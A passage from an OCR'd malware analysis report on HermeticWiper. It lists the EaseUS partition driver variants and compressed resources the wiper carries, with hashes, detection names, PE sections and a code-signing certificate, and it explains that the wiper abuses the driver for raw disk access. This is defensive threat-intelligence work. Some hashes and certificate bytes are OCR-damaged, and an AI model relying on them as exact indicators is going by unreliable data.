

Figure 24 - This variant of HermeticWiper was signed with the same digital certificate (highlighting the unique Serial Number) used in 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591.

96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84

Details

Name	<two-random-characters>dr.sys
Name	epmntdrv.sys
Size	17480 bytes
Type	PE32+ executable (native) x86-64, for MS Windows
MD5	6106653b08f4f72eeaa7f099e7c408a4

SHA1	0e84aff18d42fc691cb1104018f44403c325ad21
SHA256	96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
SHA512	92b20c99f96907eea3818ba36516e5fa8b5e6ff7a2981177115633e11ba23f9e5a4aa0e8e9d7d8c448e9d5d8fa5e0eb75e44694942f5e4da98a85419db1261
ssdeep	384:X+bXehCk34RLjXHc+DoUR70r2ba3c1+UHeMDBB:8k3uDl5G2ma
Entropy	6.291010
Path	C:\Windows\system32\Drivers\<two-random-characters>dr.sys

Antivirus

Comodo	Malware
Cyren	W64/HermeticWiper.A.gen!Eldorado
K7	Trojan (0001140e1)
Quick Heal	APEXCFC.Backdoor.Gen

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2008-08-14 21:11:21-04:00
Import Hash	5bba6eb3fccad3d563d56ef2d7e5d5e8

PE Sections

MD5	Name	Raw Size	Entropy
282c5e5cbef2faf4a8b9b4158511f0e9	header	1024	2.475418
2fcb5c88ff0c96b65d5dccaa67f37745	.text	7168	6.242927
e93f78c66db1b9f06b8aaf4865462156	.rdata	1024	4.056385
d40508cd041f34d22c9f1488b16aed28	.data	512	0.530587
367b80fe09b4046dffcdd0ea9154785e	.pdata	512	2.457626
993da2bba360331277dd7692284508bd	INIT	1536	3.861090
a3975867b519ff111e66c9b06194ce6d	.reloc	512	0.118370

Relationships

96b7728474... Related_To e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5

Description

This file is benign. It is a 64-bit variant of epmntdrv.sys, which is a component of the EaseUS Partition Master software that manages hard drive partitions. This was digitally signed by the following expired certificate. This file is the expanded version of the SZDD file drv_x64 (e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5). This file was submitted as the 64-bit variant of epmntdrv.sys. The epmntdrv.sys creates I/O request packets (IRPs) to communicate directly with the device driver; it uses IRP_MJ_READ and IRP_MJ_WRITE to provide direct read write to th device. The HermeticWiper has access to these capabilities by running the <two-random-characters>dr.sys (a copy of epmntdrv.sys) in memory. This 64-bit varia epmntdrv.sys was signed with the following expired certificate. --Begin Digital Certificate-- Certificate: Data: Version: 3 (0x2) Serial Number: 33:c3:4c:ca:6e: 68:16:b6:2b:67:7d:44:b0:68:35:e5 Signature Algorithm: sha1WithRSAEncryption Issuer: C=US, O=VeriSign, Inc., OU=VeriSign Trust Network, OU=Terms of u https://www.verisign.com/rpa (c)10, CN=VeriSign Class 3 Code Signing 2010 CA Validity Not Before: Apr 23 00:00:00 2012 GMT Not After : Sep 11 23:59 2014 GMT Subject: C=CN, ST=Sichuan, L=Chengdu, O=CHENGDU YIWO Tech Development Co., Ltd., OU=Digital ID Class 3 - Microsoft Software Validat

v2, CN=CHENGDU YIWO Tech Development Co., Ltd. Subject Public Key Info: Public Key Algorithm: rsaEncryption Public-Key: (2048 bit) Modulus: 00:c5:58:7e:31:12:6e:14:b8:98:55:4f:6f:cf:b6: 42:07:cf:8d:93:b2:57:36:09:c2:99:e4:40:9f:73: bb:93:22:1e:5e:38:0d:c0:bb:ab:ca:4b:90:1e:df: 61:bd:6a:68:ee: 32:53:72:8c:77:69:ab:7b:cd:a9: 39:c9:59:a2:82:d3:12:5d:d0:4f:03:70:ce:81:1f: e9:12:62:67:f4:ae:87:40:bf:1a:b8:96:7c:a7:eb: 48:70:63:1e:17:b8:70:d4:7f:fa:8c: 43:96:1e:b0: b1:6d:fe:d7:b9:f3:ea:0f:ed:bb:9e:3b:55:af:6a: 3d:b7:80:99:82:10:01:6a:ff:22:76:96:a7:9a:45: e2:4e:44:8f:ab:88:c4:dc:5e:26:71:db:9e:16:17: 58:1b:a2:46:74:f3:5d:61:89:57:c9:60:67:18:01: 05:fd:8d:44:6f:d7:48:f0:42:1d:39:d2:da:da:3b: e9:8e:56:2b:23:cc:e9:ff:04:e1:a5:ad:51:89:c4: e0:2e:06:f1:ca:72:2a 40:58:44:02:a2:1c:02:4e: 35:cb:ac:a7:41:44:57:c1:fe:7a:ad:af:82:3e:21: ed:28:62:43:e9:2c:bf:de:e4:78:61:e1:99:0b:90: 6a:d1:19:b3:11:60:f1:21:72:4b:6c:a4:62:7 97:79 Exponent: 65537 (0x10001) X509v3 extensions: X509v3 Basic Constraints: CA:FALSE X509v3 Key Usage: critical Digital Signature X509v3 CRL Distribution Points: Full Name: URI:http://csc3-2010-crl.verisign.com/CSC3-2010.crl X509v3 Certificate Policies: Policy: 2.16.840.1.113733.1.7.23.3 CPS: https www.verisign.com/rpa X509v3 Extended Key Usage: Code Signing Authority Information Access: OCSP - URI:http://ocsp.verisign.com CA Issuers - URI:http:// csc3-2010-aia.verisign.com/CSC3-2010.cer X509v3 Authority Key Identifier: keyid:CF:99:A9:EA:7B:26:F4:4B:C9:8E:8F:D7:F0:05:26:EF:E3:D2:A7:9D Netscap Cert Type: Object Signing 1.3.6.1.4.1.311.2.1.27: 0..... Signature Algorithm: sha1WithRSAEncryption 05:95:93:20:3a:55:66:38:4e:b4:11:d6:fa:85:28:c0:08:bb: ee:ae:79:13:f0:c3:40:5c:17:03:6e:5b:34:ea:b9:8a:c3:6c: af:35:45:6e:6b:5f:fe:3c:ac:8f:fa:b8:91:0d:9a:9c:68:5b: a1:50:d7:65:e6:fe:2b:c7:c2:25:33:d7:82:a8:21:88:c 05:80:88:29:48:60:30:ee:78:f3:b7:86:b8:02:44:1b:48:3a: 1c:65:a6:b6:f1:07:10:98:8c:57:bc:41:f2:04:88:a4:72:86: 3e:ef:4f:36:37:67:b2:ef:32:77:e8:ab:97:49:28:e 6d: 5d:d9:5e:5f:ba:17:ce:95:e8:26:6e:63:87:74:58:99:42:39: fd:81:a4:a8:21:42:b1:50:11:6f:c0:05:d0:a1:d4:0d:29:c2: 57:48:d8:dc:c8:07:94:52:cc:a3:0d:29:c1:1f: 9a:fa:63: 74:99:50:f4:e8:63:3b:49:46:c7:b3:8a:51:08:ac:22:36:b1: ce:19:3e:8c:ed:7d:81:8f:a3:b7:72:e9:c7:bb:76:c7:42:b6: 61:a8:10:54:6e:84:1d: 83:28:b4:aa:cd:c1:6e:4b:77:44:bb: 86:c1:56:0a:85:80:2d:52:2f:52:ed:56:3c:8d:ae:93:21:51: 1b:eb:51:fd -----BEGIN CERTIFICATE-----

MIIFkjCCBHqgAwIBAgIQM8NMym5oFrYrZ31EsGg15TANBgkqhkiG9w0BAQUFADCB
tDELMAkGA1UEBhMCVVMxFzAVBgNVBAoTDlZlcmlTaWduLCBJbmMuMR8wHQYDVQQL
ExZWZXJpU2lnbiBUcnVzdCBOZXR3b3JrMTswOQYDVQQLEzJUZXJtcyBvZiB1c2Ug
YXQgaHR0cHM6Ly93d3cudmVyaXNpZ24uY29tL3JwYSAoYykxMDEuMCwGA1UEAxMl
VmVyaVNpZ24gQ2xhc3MgMyBDb2RlIFNpZ25pbmcgMjAxMCBDQTAeFw0xMjA0MjMw
MDAwMDBaFw0xNDA5MTEyMzU5NTlaMIHVMQswCQYDVQQGEwJDTjEQMA4GA1UECBMH
U2ljaHVhbjEQMA4GA1UEBxMHQ2hlbmdkdTEwMC4GA1UEChQnQ0hFTkdEVSBZSVdP
IFRlY2ggRGV2ZWxvcG1lbnQgQ28uLCBMdGQuMT4wPAYDVQQLEzVEaWdpdGFsIElE
IENsYXNzIDMgLSBNaWNyb3NvZnQgU29mdHdhcmUgVmFsaWRhdGlvbiB2MjEwMC4G
A1UEAxQnQ0hFTkdEVSBZSVdPIFRlY2ggRGV2ZWxvcG1lbnQgQ28uLCBMdGQuMIIB
IjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxVh+MRJuFLiYVU9vz7ZCB8+N
k7JXNgnCmeRAn3O7kyIeXjgNwLurykuQHt9hvWpo7jJTcox3aat7zak5yVmigtMS XdBPA3DOgR/pEmJn9K6HQL8auJZ8p+tIcGMeF7hw1H/
6jEOWHrCxbf7XufPqD+27 njtVr2o9t4CZghABav8idpanmkXiTkSPq4jE3F4mcdueFhdYG6JGdPNdYYlXyWBn GAEF/Y1Eb9dI8EIdOdLa2jvpjlYrI8zp/
wThpa1RicTgLgbxynIqQFhEAqIcAk41 y6ynQURXwf56ra+CPiHtKGJD6Sy/3uR4YeGZC5Bq0RmzEWDxIXJLbKRieOmXeQID
AQABo4IBezCCAXcwCQYDVR0TBAIwADAOBgNVHQ8BAf8EBAMCB4AwQAYDVR0fBDkw
NzA1oDOgMYYvaHR0cDovL2NzYzMtMjAxMC1jcmwudmVyaXNpZ24uY29tL0NTQzMt
MjAxMC5jcmwwRAYDVR0gBD0wOzA5BgtghkgBhvhFAQcXAzAqMCgGCCsGAQUFBwIB
FhxodHRwczovL3d3dy52ZXJpc2lnbi5jb20vcnBhMBMGA1UdJQQMMAoGCCsGAQUF
BwMDMHEGCCsGAQUFBwEBBGUwYzAkBggrBgEFBQcwAYYYaHR0cDovL29jc3AudmVy
aXNpZ24uY29tMDsGCCsGAQUFBzAChi9odHRwOi8vY3NjMy0yMDEwLWFpYS52ZXJp
c2lnbi5jb20vQ1NDMy0yMDEwLmNlcjAfBgNVHSMEGDAWgBTPmanqeyb0S8mOj9fw
BSbv49KnnTARBglghkgBhvhCAQEEBAMCBBAwFgYKKwYBBAGCNwIBGwQIMAYBAQAB
Af8wDQYJKoZIhvcNAQEFBQADggEBAAWVkyA6VWY4TrQR1vqFKMAIu+6ueRPww0Bc FwNuWzTquYrDbK81RW5rX/48rI/6uJENmpxoW6FQ12Xm/
ivHwiUz14KoIYjDZQWA iClIYDDuePO3hrgCRBtIOhxlprbxBxCYjFe8QfIEiKRyhj7vTzY3Z7LvMnfoq5dJ
KOu+bV3ZXl+6F86V6CZuY4d0WJlCOf2BpKghQrFQEW/ABdCh1A0pwldI2NzIB5RS
zKMNKcEfipr6Y3SZUPToYztJRsezilEIrCI2sc4ZPoztfYGPo7dy6ce7dsdCtmGo EFRuhB2DKLSqzcFuS3dEu4bBVgqFgC1SL1LtVjyNrpMhURvrUf0= -----END CERTIFICATE----- --End Digital Certificate--

8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b

Details

Name	<two-random-characters>dr.sys
Name	epmntdrv.sys
Size	14920 bytes
Type	PE32 executable (native) Intel 80386, for MS Windows

MD5 093cee3b45f0954dce6cb891f6a920f7

SHA1 379ff9236f0f72963920232f4a0782911a6bd7f7

SHA256 8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b

SHA512 e59dd27845e17ed18da79097fcce7c03922d9fe300814a12554f18a7094dddd7351c36ca3978058ffdcbd493a837431f7fa27110097f75da89e3d1d7894bfb

ssdeep 192:19Bgq7dIqqXU9piHf0etqlKdaK01r8Y+vpEjtlAur9ZCspE+TMDQrmV:19Bgq7dINXU/iHf03K0a+UHeMDj

Entropy 6.536435

Path <two-random-characters>dr.sys

Antivirus

Comodo Malware

Cyren W32/HermeticWiper.B.gen!Eldorado

Quick Heal APEXCFC.Backdoor.Gen

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date 2008-08-05 01:35:45-04:00

Import Hash 497ab08ca4751a30dbbe7158d270945d

PE Sections

MD5	Name	Raw Size	Entropy
28f379c0848cbf3ad43fe37873b6c5d4	header	1024	2.244902
6bbc43603096ffa044c0a268d9a9429f	.text	6144	6.052960
ae2851de0512b92979bd41f2e7743c1a	.rdata	512	4.770316
3d4fa9d0508245adc58a5a235964b4eb	.data	512	0.403646
83cda44c3f736cf615a059cd7efa53d6	INIT	1024	5.069484
7cf285b6ba58acb025e2ed849942dd71	.reloc	512	3.527019

Relationships

8c614cf476... Related_To b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1

Description

This file is benign. It is a 32-bit variant of epmntdrv.sys, which is a component of the EaseUS Partition Master software that manages hard drive partitions. This is the expanded version of the SZDD file drv_x86 (b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1). This file was submitted as the 3 variant of epmntdrv.sys. The epmntdrv.sys creates IRPs to communicate directly with the device driver; it uses IRP_MJ_READ and IRP_MJ_WRITE to provide direct read write to the device. The HermeticWiper has access to these capabilities by running the <two-random-characters>dr.sys (a copy of epmntdrv.sys) in memory. This 32-bit variant of epmntdrv.sys was signed with the same certificate in 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c8

2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d

Details

Name <two-random-characters>dr.sys

Name epmntdrv.sys

Size 13896 bytes

Type PE32 executable (native) Intel 80386, for MS Windows

MD5 d57f1811d8258d8d277cd9f53657eef9

SHA1 b33dd3ee12f9e6c150c964ea21147bf6b7f7afa9

SHA256 2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d

SHA512 98e1979d2642da2cdd22df475e76fcb513036688bc8792e43f61dbeabb4a34f748804fb2f76dff56bf1c68bc8347244ccd87f730d3d747658731485dd8f8ab

ssdeep 192:OJgR9fN2qBIf9pYf0mtq81NL2r8Y+vpEjtlAur9ZCspE+TMDQrDo:OJg/N5Bi3Yf0oLX+UHeMDB

Entropy 6.787708

Path C:\Windows\system32\Drivers\<two-random-characters>dr.sys

Antivirus

Bitdefender Application.Agent.KJT

Comodo Malware

Cyren W32/HermeticWiper.B.gen!Eldorado

IKARUS Trojan.Win32.HermeticWiper

Lavasoft Application.Agent.KJT

Quick Heal APEXCFC.Backdoor.Gen

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date 2008-08-05 01:35:44-04:00

Import Hash 57041138fec5a26208c8fbbb522eb8c3

PE Sections

MD5	Name	Raw Size	Entropy
d9c35b50aa29eb859d162fee29e54542	header	1152	2.155296
68c84af2632118f2fd70196641c7b92a	.text	5632	6.258728
a088f3513b68ed63036d47e4eae5b847	.rdata	512	4.738972
e27918cd4bc6289095f759fcf3c65f72	.data	128	1.270805
6a966a3c841ac34cf9732bfe06224601	INIT	896	5.198473
3b178276205d421cad26b943ca2a438d	.reloc	384	4.141541

Relationships

2c7732da3d... Related_To fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d

Description

This file is benign. It is a 32-bit variant of epmntdrv.sys, which is a component of the EaseUS Partition Master software that manages hard drive partitions. This is the expanded version of the SZDD file drv_xp_x86 (fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d). The HermeticWiper selects drv_xp_x86 for 32-bit OS version numbers less than 6 (Windows OS earlier than Vista). The epmntdrv.sys creates IRPs to communicate directly with the devic driver; it uses IRP_MJ_READ and IRP_MJ_WRITE to provide direct read write to the device. The HermeticWiper has access to these capabilities by running th

<two-random-characters>dr.sys (a copy of epmntdrv.sys) in memory. This 32-bit variant of epmntdrv.sys was signed with the same certificate in 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84.

23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4

Details

Name	<two-random-characters>dr.sys
Name	epmntdrv.sys
Size	16968 bytes
Type	PE32+ executable (native) x86-64, for MS Windows
MD5	bdf30adb4e19aff249e7da26b7f33ead
SHA1	87bd9404a68035f8d70804a5159a37d1eb0a3568
SHA256	23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4
SHA512	623e9bc6e5e7074c73471dc5892680f3f4443af8b2b29ea5d8e89cf2f5c8ec9692018a69247c973bcff3805eea9331cd6c47a425ea04ee94434e8fc27131dd2
ssdeep	384:VxzqJCk3VRLzSlD+DoUxN0mTq43+UHeMDH:Nk3rXlX3Tqw
Entropy	6.353774
Path	C:\Windows\system32\Drivers\<two-random-characters>dr.sys

Antivirus

Comodo	Malware
Cyren	W64/HermeticWiper.A.gen!Eldorado
Quick Heal	APEXCFC.Backdoor.Gen

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2008-08-05 01:35:48-04:00
Import Hash	8dfd5cbf88d986cbbf130b4191352375

PE Sections

MD5	Name	Raw Size	Entropy
efa36ea148a083801675637c766f0a80	header	1024	2.532014
8f981b68cfedd0abf60e0bffc25805f3	.text	7168	6.187764
e39c3a1e6d17269a8cda38a91b3a86f8	.rdata	1024	4.014067
c14eda830969efc35caea953ed95155e	.data	512	0.514253
31535b5fbcaddee170fceaabdedbd47a	.pdata	512	2.359089
5d39a3cbe37b3b99545811c65b636019	INIT	1024	4.699576
a3975867b519ff111e66c9b06194ce6d	.reloc	512	0.118370

Relationships

23ef301ddb... Related_To b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd

Description

This file is benign. It is a 64-bit variant of epmntdrv.sys, which is a component of the EaseUS Partition Master software that manages hard drive partitions. This is the expanded version of the SZDD file drv_xp_x64 (b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd). The HermeticWiper selec drv_xp_x64 for 64-bit OS version numbers less than 6 (Windows OS earlier than Vista). The epmntdrv.sys creates IRPs to communicate directly with the device driver; it uses IRP_MJ_READ and IRP_MJ_WRITE to provide direct read write to the device. The HermeticWiper has access to these capabilities by running th <two-random-characters>dr.sys (a copy of epmntdrv.sys) in memory. This 64-bit variant of epmntdrv.sys was signed with the same certificate in 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84.

e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5

Details

Name	<two-random-characters>dr
Name	drv_x64
Size	11119 bytes
Type	MS Compress archive data, SZDD variant, original size: 17480 bytes
MD5	a952e288a1ead66490b3275a807f52e5
SHA1	5ceebaf1cbb0c10b95f7edd458804a646c6f215e
SHA256	e5f3ef69a534260e899a36cec459440dc572388defd8f1d98760d31c700f42d5
SHA512	871250ed8779d3f6e0adde5b1e9be0b818e157dfd1ea3755c161fc6604185370a55fa0b37c2b9249b05dc5da6182e7be6b2a5ade0b67e104e8d9cea01eae2f
ssdeep	192:Zs3eOzMYnU80xKVnifH3Jinn2IY54QmSJLkwIo3u:ZcRMOgKVSH3Sn235KSZkzku
Entropy	7.652705
Path	C:\Windows\system32\Drivers\<two-random-characters>dr

Antivirus

Avira	TR/HermeticWiper.AM
Bitdefender	Trojan.HermeticWiper.B
Cyren	W64/HermeticWiper.A.gen!Eldorado
Emsisoft	Trojan.HermeticWiper.B (B)
IKARUS	Virus.Wiper.Hermetic
Lavasoft	Trojan.HermeticWiper.B
McAfee	Trojan-HermeticWiper

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

e5f3ef69a5...	Contained_Within	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
e5f3ef69a5...	Contained_Within	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
e5f3ef69a5...	Contained_Within	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
e5f3ef69a5...	Contained_Within	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
e5f3ef69a5...	Contained_Within	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf
e5f3ef69a5...	Related_To	96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84

Description

This SZDD compressed file is embedded within the resource section of 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591, 06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397, 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf, 3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767 and 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da

b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1

Details

Name	<two-random-characters>dr
Name	drv_x86
Size	9904 bytes
Type	MS Compress archive data, SZDD variant, original size: 14920 bytes
MD5	231b3385ac17e41c5bb1b1fcb59599c4
SHA1	0231721ef4e4519ec776ff7d1f25c937545ce9f4
SHA256	b01e0c6ac0b8bcde145ab7b68cf246deea9402fa7ea3aede7105f7051fe240c1
SHA512	b487d244f2d00dde8035e0edff2c878cf722022fcf73bb53d7b6fdf0df760109bd63cc440c67f03e2965fc814aaab6daa85e4cdf1c952e8b0dc87cead10fdffa
ssdeep	192:PWE3Ol3U4GYj7/YQTbZv8tBEqIOfgEFj8ZpB2Vx38vO3t89DQHsLxVUmlR:P134U4GnmU7dfFFYZb2VMo89QsLjpR
Entropy	7.653127
Path	C:\Windows\system32\Drivers\<two-random-characters>dr

Antivirus

Avira	TR/HermeticWiper.AP
Bitdefender	Trojan.HermeticWiper.E
Cyren	W32/HermeticWiper.B.gen!Eldorado
Emsisoft	Trojan.HermeticWiper.E (B)
IKARUS	Virus.Wiper.Hermetic
Lavasoft	Trojan.HermeticWiper.E
McAfee	Trojan-HermeticWiper

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

b01e0c6ac0...	Contained_Within	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
b01e0c6ac0...	Contained_Within	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
b01e0c6ac0...	Contained_Within	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
b01e0c6ac0...	Contained_Within	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf
b01e0c6ac0...	Related_To	8c614cf476f871274aa06153224e8f7354bf5e23e6853358591bf35a381fb75b
b01e0c6ac0...	Contained_Within	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591

Description

This compressed file is embedded within the resource section of 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591, 06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397, 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf, 3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767 and 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da

fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d

Details

Name	<two-random-characters>dr
Name	drv_xp_x86
Size	9626 bytes
Type	MS Compress archive data, SZDD variant, original size: 13896 bytes
MD5	eb845b7a16ed82bd248e395d9852f467
SHA1	ee764632adedf6bb4cf4075a20b4f6a79b8f94c0
SHA256	fd7eacc2f87aceac865b0aa97a50503d44b799f27737e009f91f3c281233c17d
SHA512	c0b4b7624e88b40e5c486eb344aec86ae3c73dc2e5de7bfdab4b2249861a6954e07e66828df540de0d9a40327b85a63df7bb1934991f3d69f1bf731688f2c6
ssdeep	192:IrtxiAPMu2m3o8o3DvrkiJ/3ZI+HM4iUyeRfWBiDvMmBOP2jO:I5hPMu2mo8ozvrPeg1iUyCOiTMmBOPD
Entropy	7.672750
Path	C:\Windows\system32\Drivers\<two-random-characters>dr

Antivirus

Avira	TR/HermeticWiper.T
Bitdefender	Trojan.HermeticWiper.D
Cyren	W32/HermeticWiper.B.gen!Eldorado
Emsisoft	Trojan.HermeticWiper.D (B)
IKARUS	Virus.Wiper.Hermetic
Lavasoft	Trojan.HermeticWiper.D
McAfee	Trojan-HermeticWiper

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

fd7eacc2f8...	Contained_Within	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
fd7eacc2f8...	Contained_Within	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
fd7eacc2f8...	Related_To	2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d
fd7eacc2f8...	Contained_Within	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
fd7eacc2f8...	Contained_Within	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf
fd7eacc2f8...	Contained_Within	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591

Description

This compressed file is embedded within the resource section of 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591, 06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397, 2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf, 3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767 and 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da

b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd

Details

Name	<two-random-characters>dr
Name	drv_xp_x64
Size	10956 bytes
Type	MS Compress archive data, SZDD variant, original size: 16968 bytes
MD5	095a1678021b034903c85dd5acb447ad
SHA1	9c2e465e8dfdfc1c0c472e0a34a7614d796294af
SHA256	b6f2e008967c5527337448d768f2332d14b92de22a1279fd4d91000bb3d4a0fd
SHA512	affc87ddf6c2afd4b3f454aaa64b7d793b31a55c895edda4b4d1e84e94230fdd0b99afae6453631a1d8557fa15cb2219195b2aa489430791b8f11188ca8432
ssdeep	192:inExx4fb7zjtIfXO0WwZAVZLEyh3iwVAVdnO2QymtFtZkwcH7jaXcYk1LnS0:inXf43yhMVdnO22FtCV7WFk1S0
Entropy	7.662753
Path	C:\Windows\system32\Drivers\<two-random-characters>dr.sys

Antivirus

Avira	TR/HermeticWiper.A
Bitdefender	Trojan.HermeticWiper.C
Cyren	W64/HermeticWiper.A.gen!Eldorado
Emsisoft	Trojan.HermeticWiper.C (B)
IKARUS	Virus.Wiper.Hermetic
Lavasoft	Trojan.HermeticWiper.C
McAfee	Trojan-HermeticWiper

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

b6f2e00896...	Contained_Within	1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
b6f2e00896...	Contained_Within	06086c1da4590dcc7f1e10a6be3431e1166286a9e7761f2de9de79d7fda9c397
b6f2e00896...	Contained_Within	3c557727953a8f6b4788984464fb77741b821991acbf5e746aebdd02615b1767
b6f2e00896...	Contained_Within	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da
b6f2e00896...	Related_To	23ef301ddba39bb00f0819d2061c9c14d17dc30f780a945920a51bc3ba0198a4
b6f2e00896...	Contained_Within	2c10b2ec0b995b88c27d141d6f7b14d6b8177c52818687e4ff8e6ecf53adf5bf

Description

